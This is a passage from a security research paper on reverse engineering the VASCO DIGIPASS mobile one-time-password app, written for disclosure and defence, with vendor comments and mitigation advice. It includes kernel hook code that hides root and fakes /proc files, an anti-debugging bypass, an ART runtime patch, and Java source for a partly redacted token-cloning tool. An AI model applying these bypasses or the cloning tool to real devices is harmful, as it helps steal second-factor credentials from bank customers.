


Figure 15: The libshield.so call graph makes for a nice living room decoration

The next logical step is identifying program entry points and stepping through the executed instructions. The goal of this process is to find and disable any root detection, anti-tampering and anti-debugging methods. This approach however turned out to be very inefficient, because VASCO has spread its anti-debugging features over multiple processes and threads as well as over the Java and native layer. Stopping or attaching to any process quickly causes the whole process group to malfunction or terminate. It also doesn't help that there's a lot of interaction between the Java and native layer, which means that we need to debug on both layers simultaneously.

In cases like this, it makes sense to start out with a passive, tracing-heavy approach, analyzing and gradually disabling its defenses to make it more debugger-friendly. This usually involves patching the app and customizing the debugging environment and toolset. To deal with VASCO's tampering defenses I applied a number of customizations to the Android kernel, system calls and ART.

²³ https://github.com/donctl/sandy/blob/master/dump_android_memory/dump_android_memory.c

ROOT DETECTION AND INTEGRITY CHECKS

Root detection mechanisms often involve checking for the existence and integrity of certain files and processes. Most of these checks eventually require system calls to access the flash or /proc filesystems. Thus, system call monitoring and interception can be a very effective way of detecting and disabling these checks.

Using Zork allows for an efficient workflow for dealing with root checks. We start with generic hooks on system calls that log access to files, and then apply modifications to the hook functions to hide or switch out files as needed. The system calls we are interested in are open, openat, access and faccessat.

The Zork log below shows some of the file accesses logged during startup of the Vasco DIGIPASS app.

```
[ZORK] faccessat,path="/system/xbin/su",mode=0,caller_pid=2361
[ZORK] access,path="/system/xbin/su",caller_pid=2361,return_value=0
[ZORK] access,path="/data/data/com.saurik.substrate",caller_pid=2361
[ZORK] access,path="/system/lib/libsubstrate-dvm.so",caller_pid=2361
[ZORK] access,path="/system/lib/libsubstrate.so",caller_pid=2361
[ZORK] access,path="/system/vendor/lib/liblog!.so",caller_pid=2361
[ZORK] access,path="/system/bin/app_process.orig",caller_pid=2361
[ZORK] access,path="/data/data/de.robv.android.xposed.installer"
[ZORK] access,path="/system/bin/app_process32_xposed",caller_pid=2361
[ZORK] access,path="/system/bin/app_process64_xposed",caller_pid=2361
[ZORK] access,path="/system/lib/libxposed_art.so",caller_pid=2361
[ZORK] access,path="/system/xposed.prop",caller_pid=2361
[ZORK] access,path="/system/framework/XposedBridge.jar",caller_pid=2361
[ZORK] faccessat,path="/system/xbin/su",mode=0,caller_pid=2361
```

In our case the device has been rooted with SuperSU which is detected using various methods.

Check for a list of files that indicate a rooted device. Besides filenames belonging the Xposed and Substrate frameworks this check is looking for /system/xbin/su, /su/bin/su and similar files that get installed with SuperSU.

Iterate through the list of running processes to detect processes with certain names. This includes the SuperSU server (daemonsu).

Access the app loader binary via /proc/self/exe. Some version of SuperSU patch the app_loader32 binary so we assume that the app checks for certain modifications of this executable.

```
root@hammerhead:/data/local/tmp # cat /proc/495/stat
495 (daemonsu) S 1 494 494 0 -1 4194624 113 460 0 0 0 95 1 5 20 0 1 0 498 9535488 90 4294
967295 3070062592 3070120921 3202710256 3202689216 3069612176 0 0 4096 34040 3229130108 0
0 17 1 0 0 0 0 3070126912 3070140648 3095011328
root@hammerhead:/data/local/tmp #
```

Device is rooted

To detect suspicious processes, Vasco DIGIPASS walks through all subdirectories in /proc and checks the process name within stat file of each process.

We also observe the app being terminated due to the following tampering checks:

- Signature check of base.apk. The app reads its own APK file and shuts down when any changes are detected.
- Check whether `/sys/fs/selinux/enforce = 1`

Both groups of checks can be defeated on the system call level by either hiding the files being accessed or, in the case of file integrity checks, returning a file descriptor to the unmodified when the file is accessed.

To hide the suspicious files, we extend our Zork hooks on the `access` and `faccessat` system calls to return `-ENOENT` when the target process attempts to access binaries belonging to SuperSU.

```

/* BEGIN */
int faccessat(int dirfd, const char __user* pathname, int mode, int flags)
{
    struct task_struct *task = current;
    char *kbuf;
    size_t len;

    if (strcmp("DIGIPASS_DEMO_ANDROID", task->comm) == 0) {
        kbuf=(char*)kmalloc(256,GFP_KERNEL);
        len = strncpy_from_user(kbuf,pathname,255);

        printk("[ZORK] faccessat,path=\"%s\",mode=%d,caller_pid=%d,COMM=%s\n", kbuf,
mode,task->pid,task->comm);

        // Hide su executable
        if ((strstr(kbuf, "/su") != NULL) || (strstr(kbuf, "daemonsu") != NULL)) {
            printk("[ZORK] Hiding 'su' binary\n");
            kfree(kbuf);
            return -ENOENT;
        }
        kfree(kbuf);
    }
    return real_faccessat(dirfd, pathname, mode, flags);
}
/* END */

```

File Hiding with Zork: This hook on the `faccessat` system call hides specific files from the target process.

For the check number 2 (process name scan) we create a fake `proc` directory with a couple of legit-looking `stat` files. The app uses the `open` system call to retrieve the `proc` directory file descriptor which is then used to obtain the directory listing, so we add some code to the `open` hook to return a file descriptor of our fake `proc` directory instead.

```

1|root@hammerhead:/data/local/tmp # cat /data/local/tmp/proc/1/stat
120 (dbs_sync/1) D 2 0 0 0 -1 2129984 0 0 0 0 0 0 0 0 20 0 1 0 126 0 0 4294967295 0 0 0 0 0 0 21
47483647 0 3227830400 0 0 17 1 0 0 0 0 0 0 0
root@hammerhead:/data/local/tmp # ls /data/local/tmp/proc
1
10
20
root@hammerhead:/data/local/tmp # █

```

The remaining checks can be solved in similar ways: we return the original `app_loader_32` executable instead of the real `/proc/self/exe` as well as a fake `/sys/fs/selinux/enforce`. The following code shows the necessary modifications to the `open` system call.

```
/* BEGIN */
int open(const char __user* pathname, int flags)
{
    struct task_struct *task = current;
    char *kbuf;
    size_t len;
    int fd;
    mm_segment_t cur_fs;

    if ((task->pid == target_pid) || (strcmp("DIGIPASS_DEMO_ANDROID", task->comm) == 0)) {
        kbuf=(char*)kmalloc(256, GFP_KERNEL);
        len = strncpy_from_user(kbuf, pathname,255);

        if (strcmp(kbuf, "/proc") == 0) {

            printk("[ZORK] Hiding stat files\n");

            cur_fs = get_fs();

            set_fs(get_ds());
            fd = real_open("/data/local/tmp/proc/", flags);
            set_fs(cur_fs);

            kfree(kbuf);

            return fd;
        }
        if (strcmp(kbuf, "/proc/self/exe") == 0) {

            printk("[ZORK] Process attempting to verify app_loader_32. Switching file
descriptor\n");

            cur_fs = get_fs();
            set_fs(get_ds());
            fd = real_open("/usr/local/tmp/app_process32_original", flags);
            set_fs(cur_fs);

            kfree(kbuf);
            return fd;
        }
        if (strcmp(kbuf, "/sys/fs/selinux/enforce") == 0) {

            printk("[ZORK] Process attempting to check selinux/enforce. Switching file
descriptor\n");

            cur_fs = get_fs();

            set_fs(get_ds());
            fd = real_open("/data/local/tmp/enforce", flags);
            set_fs(cur_fs);

            kfree(kbuf);

            return fd;
        }
    }
}
```

```

    }
    printk("[ZORK] open,pathname=%s,caller_pid=%d,COMM=%s\n", kbuf, task->pid, task-
>comm);
    kfree(kbuf);
    }
    return real_open(pathname, flags);
}

```

NATIVE DEBUGGING DEFENSES

Vasco DIGIPASS attempts to prevent debugging by forking a child process which then attaches to the parent as a debugger, thus preventing other parties from attaching to the process. Like most defenses of the defenses we've seen this is a malware staple. As an added twist, there are various monitoring mechanisms that will terminate the whole process group if any deviation from the expected setup is detected.

P1 continuously monitors its own task file in `/proc/<pid>/task`, expecting to find the PID of P2 in the `TracerPid` field (this is made obvious by the fact that P1 stops reading the file at the `TracerPid` entry). If `TracerPid` is anything else than P2's PID the app terminates.

P2 calls `ptrace(PTRACE_SETOPTIONS, PTRACE_O_EXITKILL)` on P1. This has the effect that `SIGKILL` will be sent to P1 in case P2 dies for any reason. There also seem to be some additional communication and dependencies between the two processes. Killing or stopping P2 at any point has the effect of either killing P1, or some threads in P1 not resuming correctly which causes the app to hang with a black screen.




Figure 16: A child is very attached to its parent (a classical malware staple)

To defeat this protection, we need to modify the environment so that both P1 and P2 will be able to do their thing, while at the same time preventing P2 from ever actually attaching to P1.

Alas, we intercept the `ptrace` and `wait4` system calls. Once we see P2's first attempt to `ptrace-attach` to P1, we save the PID of P2 and return `EOK` (but don't let the call go through). Then we set up a fake task

file in `/proc` showing P2's PID as the TracerPID, and start monitoring P1's open system calls for any attempts to open `/proc/P1/task`, for which we return a file descriptor to the fake task file.

We also need to answer P2's `wait4` calls correctly (the expected return value is the PID being waited for) Once P2 has completed its initial sequence of `ptrace` and `wait4` calls, we can conveniently put it to sleep by sending a STOP signal. During my tests, P1 didn't mind P2 taking a nap at that point and seemed to be quite happy as long as it could monitor the fake task file.




Figure 17: Steps to enable native debugging of Vasco DIGIPASS. P2 can be put to sleep after its setup phase.

The `seq_file` interface²⁴ offers an easy way to create a proc file. It provides a set of functions that make it easy to create a virtual file out of a string, also managing file operations such multiple reads and seeks (very useful in this case because Vasco DIGIPASS likes to read files one byte at a time). The following code shows how I set up the file.

```
struct proc_dir_entry *fake_status_file;

bool real_status_filename_set = false;
bool task_filename_set = false;

/* VASCO DIGIPASS will check /proc/xxx/task to verify that it is traced by its own child process.
*/
/* We keep the illusion alive with a fake proc file. */

static ssize_t fake_procfile(struct seq_file *m, void *v)
{
    seq_printf(m,
        "Name:\tdIGIPASS_DEMO_ANDROID\nState:\tS\t(sleeping)\nTgid:\t%d\nPid:\t8463\nPPid:\t%d\nTracerPid:\t%d\nUid\n",
        target_pid, target_pid, real_tracer_pid);
    return 0;
}
```

²⁴ https://www.kernel.org/doc/Documentation/filesystems/seq_file.txt

```

int fake_status_open(struct inode *inode, struct file *file)
{
    return single_open(file, fake_procfile, NULL);
}

static const struct file_operations fake_status_fops = {
    .owner    = THIS_MODULE,
    .open     = fake_status_open,
    .read     = seq_read,
    .llseek   = seq_lseek,
    .release  = single_release,
};

Setting up a proc file using seq_file interface.
proc_create("_s_t_a_t_u_s_", 0, NULL, &fake_status_fops);
This line is added to the init_module() function to create the file.
void cleanup_module()
{
    remove_proc_entry("_s_t_a_t_u_s_", NULL);
}
Proc cleanup when the kernel module is unloaded.
    if (real_status_filename_set == true) {

        if (strcmp(kbuf, real_status_filename) == 0) {

            printk("[ZORK] Process attempting to verify tracer pid. Switching
file descriptor\n");

            cur_fs = get_fs();

            set_fs(get_ds());
            fd = real_open("/proc/_s_t_a_t_u_s_", flags);
            set_fs(cur_fs);

            kfree(kbuf);

            return fd;
        }
    }

```

The final Kernel module generated by Zork has 360 LoC and enables the app to run on the rooted device as well as attaching a native debugger (such as GDB and the IDA Pro remote ARM debugger) at any point.

JDWP DEBUGGING DEFENSES

Even though we now have ptrace functionality, JDWP is still blocked, so we still don't have a convenient way debugging the OTP generation process (which happens mainly on the Java layer). Inexplicably, the debugger detaches soon after the process starts and any further attempts to attach a JDWP debugger result in an error.

A glance at logcat shows that the message "Debugger is no longer active" is generated when we attach to the Java VM. Interestingly, it seems that debug packets are still processed, but for some reason the connection is shut down immediately after the initial handshake.

At this point we may take a look at the ART runtime code responsible for handling the JDWP protocol. ART launches a separate thread for this purpose. State information related to JDWP is held in a memory structure named `struct JdwpState`. Some anti-debugging features aim to destroy the information in this structure to crash the debugger thread (10) and it seems likely that Vasco DIGIPASS is using a similar technique.

The debug thread is waiting for incoming JDWP packets and executes the method `JdwpState::HandlePacket()` for each packet received. The code responsible for the log message we see in logcat should be executed only at the end of the debugging session (once the debugger closes the connection). There is no way we should reach that code in the middle of a perfectly normal debugging session. Something is terribly wrong!

A fair (and, as it turns out, correct) guess is that the control flow has been somehow manipulated. Most likely, the call to `JdwpState::HandlePacket()` fails for some reason – this would result in `JDWPState::Run()` closing the connection.




Figure 18: Something is off! We should reach that code only at the end of the debugging session :/

```

468     /* process requests until the debugger drops */
469     bool first = true;
470     while (!Dbg::IsDisposed()) {
471         // sanity check -- shouldn't happen?
472         CHECK_EQ(thread_>GetState(), kWaitingInMainDebuggerLoop);
473
474         if (!netState->ProcessIncoming()) {
475             /* blocking read */
476             break;
477         }
    
```

Part of the main debugger loop in `JDWPState::Run()` (`/runtime/jdwp_main.cc`). The connection is closed if `netState->ProcessIncoming()` returns false. `netState->ProcessIncoming()` calls `JdwpState::HandlePacket()`.

Maybe the `HandlePacket()` function pointer in our `JDWPState` struct has been tampered with? What if we change the layout of this struct a bit? To try this out, we change the ART source to create a backup of the `HandlePacket()` method and make sure that this new function is called throughout the code instead of the original function (which now simply returns false). We then recompile library and then replace `/system/lib/libart.so` with the newly compiled version.

```
bool HandlePacket() REQUIRES(!shutdown_lock_, !jdpw_token_lock_);
```



Actual functionality moved to new function HandlePacket2(), so modifying original pointer doesn't have any effect.

```
bool HandlePacket2() REQUIRES(!shutdown_lock_, !jdpw_token_lock_);
```

Figure 19: A minor modification to the ART runtime to re-enable debugging

It turns out that JDWP debugging now works without issues! We can now unleash the wrath of IDA Pro and JDB/JEB on the app.

STATIC-DYNAMIC ANALYSIS

Finally, we can now debug the app, generate runtime traces and inspect the state of variables at runtime, which is immensely helpful given the level of obfuscation applied. Even so, analyzing the proprietary algorithm is not an easy task. A helpful first step is obtaining a full execution trace in DDMS, so we can start figuring out what specific groups and classes might be doing. We first identify the high-level cryptographic operations from the trace and then fill in the details using static and dynamic analysis.

Encryption, hashing and key derivation processes are usually visible in the trace in the form of long loops with repeating method calls. DIGIPASS turns out to use a combination of PDBKF2, SHA256 and a white-box-implementation of AES.

Without going into too much detail, the breakdown of the algorithm is this:

1. Generate a SHA256 hash (FPH) over the device fingerprint: `android_id + IMEI + SECRET_KEY_1`;
Secret key is hardcoded in the app and was identical in the versions tested. In DIGIPASS 4.10.0, the secret keys were more difficult to obtain, as they were hidden in the native library in encrypted form;
2. Generate a 256bit device key (DK) as `PDBKF2(FPH + SECRET_KEY_2, SEED, 320, 32)`. `SECRET_KEY_2` and `SEED` are both hardcoded into the app. `SECRET_KEY_2` differs between versions;
3. Decrypt it using a special implementation of AES-CFB that uses DK to generate the round keys. Load the static vector (SV) and dynamic vector (DV) from the file. The SV and DV are simply byte arrays containing configuration data such as token name, serial number, and secrets used for the OTP generation process;
4. Once the user taps the “login” button, generate a 32 Byte value using PBKDF2 with 3200 iterations. The current time stamp, data from the SV and DV (including the counter / number of OTPs generated stored in the DV) as well as the device fingerprint are used as inputs. The final OTP is derived from this calculation.
5. Increase the counter by one;
6. Encrypt the updated token data with DK using the AES white-box and save it to the data file.

It is interesting to note that the OTP code evolves based both on the number of preceding OTP events and the current time. The following diagram shows a high level overview of this process.

- TS = Timestamp
- SV = Static Vector
- DV = Dynamic Vector




Figure 20: The DIGIPASS algorithm is both time and event based. A counter saved in the dynamic vector is updated each time a new OTP is generated: This explains why the app permanently re-writes its config file.

ATTACK OUTLINE

To predict the OTPs generated by an existing DIGIPASS instance, we need to obtain the app configuration file as well as the IMEI and android_id of the device to which the instance is bound. A hypothetical token stealer malware would need to gain root on the device to obtain the data file. The IMEI and android_id can be obtained easily using operating system APIs.

As it turns out, important processes such as computing the OTP and parsing the config file have been implemented entirely on the Java layer²⁵. What makes reproducing the algorithm difficult is the white-box-ish AES implementation that doesn't seem to take a regular AES key as an input. In cases like this, it is easier to simply lift out parts of the code and re-use it in our own tool. The portability and well-structured class layout of Java makes this task a bit easier.

For the proof-of-concept tool, I identified the Java classes involved in the core operations (generating the device key, decrypting the config file, and calculation the OTP) and cobbled them together into a new Java program that would print out the sequence of OTPs for a given configuration file, IMEI and Android ID. The tool is usable enough to “clone” a token instance when these three values can be obtained.

²⁵ According to VASCO, this is only the case in the demo version. In the production version, the OTP calculation happens on the native layer, making the analysis more difficult.

TOOL TIME: VASCLONE

The proof-of-concept tool takes the DIGIPASS configuration file, IMEI and android_id of the test device and then generates OTPs based on the static and dynamic vector and timestamp. The event counter value is read from the dynamic vector at startup and increased by 1 with each OTP event, after which the dynamic vector is updated.

The crypto code was lifted from the DIGIPASS APK file using dex2jar. Like in the RSA sample code, I've removed some of the DIGIPASS-internal class and methods names as well as several hardcoded secret keys so copy/pasting this code won't work.

```
import java.util.HashMap;
import java.util.Iterator;
import java.util.Map;

class Main {

    // Modify this!
    // -----

    private static int VERSION = 4100;    //
    private static String IMEI = "[IMEI_GOES_HERE]";
    private static String ANDROIDID = "[ANDROID_ID_GOES_HERE]";

    // -----

    private static byte[] deviceKeySecret;

    private static Map parseTokenFile(String fileData) {
        byte[] decoded = null;
        try {
            HashMap map = new HashMap();
            String[] items = fileData.split("");
            if(items.length != 1 || items[0].length() != 0) {
                int cnt = items.length;
                int i = 0;
                while(i < cnt) {
                    String[] item = items[i].split("$");
                    if(item.length < 2) {
                        return null;
                    }
                    else {
                        String name = item[0];
                        String value = item[1];

                        decoded = ia.e(value);

                        ((Map)map).put(name, decoded);
                        ++i;
                        continue;
                    }
                }
            }
        }
    }
}
```

```

        return ((Map)map);
    }
    catch(Exception v0) {
        return null;
    }
}

static private String getFingerprintHash() {
    StringBuilder str = new StringBuilder();

    str.append(ANDROIDID);
    str.append(IMEI);
    str.append("[SECRET-KEY-REMOVED]");

    mv fpHash = null;

    try {
        fpHash = ia.a((byte)3, str.toString().getBytes("UTF-8"));
    } catch(Exception e) {
        return null;
    }

    return ia.e(fpHash.b()); // Convert to Hex String
}

static private byte[] deriveDeviceKey(String password, int nIterations) {
    byte[] keyBytes = password == null ? new byte[0] : password.getBytes();

    mv key;

    key = [--removed--].[--removed---]((byte)3, keyBytes, deviceKeySecret, nIterations, 32);

    int status = key.a();
    switch(status) {
        case 0: {
            keyBytes = key.b();
            return keyBytes;
        }
        default: {
            return null;
        }
    }
}

private static String getNextOTP(byte[] staticVector, byte[] dynamicVector, String
fingerprintHash) {

    em otpData = [--removed--].a(staticVector, dynamicVector);

    hu lol = [--removed--].a(staticVector, dynamicVector, 0, 1, null, null, false, null,
false, null, false, fingerprintHash, null, false, (byte)0, false);

```

```
        return new String lol.a();
    }

    public static void main(String[] args) {

        // Check how many arguments were passed in

        if (args.length == 0)
        {
            System.out.println("No config file specified. Please pass the file name as the
first argument (e.g. ./VDS_dfms48)");
            System.exit(0);
        }

        byte[] content;

        // Initialize - hardcoded secrets differ between versions.

        if (VERSION == 4100) {
            deviceKeySecret = [--removed--].e("[SECRET-KEY-REMOVED]");
            content =
Util.hexStringToByteArray(Util.readFileToString(args[0]).substring(30));
        } else { // MyBank 4.4.0
            deviceKeySecret = [--removed--].e("[SECRET-KEY-REMOVED]");
            content =
Util.hexStringToByteArray(Util.readFileToString(args[0]).substring(4));
        }

        String fingerprintHash = getFingerprintHash();

        byte[] deviceKey = deriveDeviceKey(fingerprintHash + "[SECRET-KEY-REMOVED]", 320);

        mv decryptedFileData = [--removed--].d((byte)3 ,(byte)3, deviceKey, null, content);

        if (decryptedFileData.b() == null) {
            System.out.println("Something went wrong in the decryption process. Verify that
IMEI, android_id and version are set to the correct values.");
            System.exit(0);
        }

        Map tokenData = parseTokenFile(new String(decryptedFileData.b()));

        if (tokenData == null) {
            System.out.println("Error parsing data. Verify that IMEI, android_id and version
are set to the correct values.");
            System.exit(0);
        }

        byte[] staticVector = (byte[])tokenData.get("instance0sv");
        byte[] dynamicVector = (byte[])tokenData.get("instance0dv");

        em otpData = ee.a(staticVector, dynamicVector);
    }
}
```

```
System.out.println("Token serial: " + otpData.b.b);

// Increase counter by 1.

byte[] c = new byte[4];

while(true) {

    System.out.println("OTP generated: " + getNextOTP(staticVector,
dynamicVector, fingerPrintHash));

    System.arraycopy(dynamicVector, 82, c, 0, 4);

    if (VERSION == 4100) {

        long cnt = Util.getUnsignedInt(c);
        cnt++;

        System.arraycopy(Util.toBytes(cnt), 0, dynamicVector, 82, 4);
        System.out.println("Counter: " + Long.toString(cnt));
        System.out.print("Press ENTER to generate the next OTP.\n");
    }

    try {
        System.in.read();
    } catch (Exception e) {
        System.exit(0);
    }

}
}
```

This tool generates DIGIPASS tokens given the configuration file plus the IMEI and android_id of the target device. Most class and method names as well as hardcoded secret keys from the original DIGIPASS app have been removed from this code.




Figure 21: VasClone live demonstration screenshot.

VENDOR COMMENTS

The paper and exploit tools were provided to VASCO Data Security in advance – here is their response.

VASCO points out that my analysis focuses on demonstration apps, namely DIGIPASS for Mobile demo and MyBank. These apps are intended to demonstrate the functionality of the apps to users, and are not protected in the same way as production apps. In VASCO's view, the analysis therefore provides an incomplete view of VASCO's security technology. VASCO also offered me the opportunity to analyze their production apps (which I didn't take up, as I was already in the last stages of preparing the paper).

To prevent cloning attacks VASCO allows apps to be protected with a PIN. The PIN needs to be entered by the user in order to generate OTPs. It is impossible to generate OTPs without knowledge of the PIN because the app's data is encrypted with the PIN. Hence when the data is copied from one device to another, the data remains protected with the PIN. Furthermore, VASCO protects the PIN as follows:

- VASCO's production apps use key logger detection, screen reader detection, and anti-video recording techniques to make it very difficult for malware to intercept the PIN.

VASCO's production apps mitigate brute force attacks against the PIN by generating invalid OTPs when the PIN is wrong. The user's account at the server-side will be locked if too many wrong OTPs have been provided.

SUMMARY

As one might deduce from the extent of this chapter, VASCO's solution was not an easy target – the path to a working attack was plastered with a good deal of trial-and-error, tool development, debugging, frustration, and overloading short-term memory with incomprehensible two-letter method names. This shows – anecdotally at least - that software protections *do* have some impact on reverse engineering difficulty, even if any kind of protection can be eventually bypassed.

TL; DR

The results of the analysis confirm ancient security wisdom: Perfect obfuscation is impossible. There is no way to prevent an adversary with white-box access to some function from eventually comprehending and reproducing that function. Mobile tokens are no exception from that rule, so users should be aware that no amount of software protection will truly shield their 2FA credentials from adversaries with root-level access.

ATTACK MITIGATION

The best defense against the attacks shown in this paper is **securing the mobile token with a PIN**. Both SecurID and DIGIPASS offer this option. SecurID uses the PIN as an additional input when generating OTPs, so that entering the wrong PIN results in incorrect OTPs being generated. DIGIPASS encrypts the user's data with the PIN. In both cases, stealing the data from the device becomes insufficient to generate valid OTPs.

The second takeaway is a more general one: If you use your smartphone as a 2FA token, try to prevent getting pwned by root malware. As a regular user, don't log into web-banking from the same rooted Android phone you use for playing cracked games and browsing shady porn sites. In an Enterprise scenario, mobile security policies and controls are necessary to minimize the risk of a compromise.

SOFTWARE PROTECTION EFFECTIVENESS

Reverse Engineering defenses aren't perfect, but they aren't useless either. It took me a good two weeks to come up with a cloning tool for SecurID, and about seven weeks to do the same for DIGIPASS (obviously, I have too much time on my hands). Of course, this included developing a lot of methods and tools from scratch that might be readily available to more experienced reverse engineers.

Regular version updates that change details of the implementation (such as cryptographic keys, white-box implementations and anti-tampering tricks) force adversaries repeatedly re-analyze the code and adapt the attack toolset, causing considerable effort. Attacks are deterred whenever the required effort is greater than the expected benefit. The question that remains is: How do we assess the actual effectiveness of a given set of protections in an objective way? Answering this question is harder than it sounds, but I'm going to give it a shot in a follow-up paper.

REFERENCES

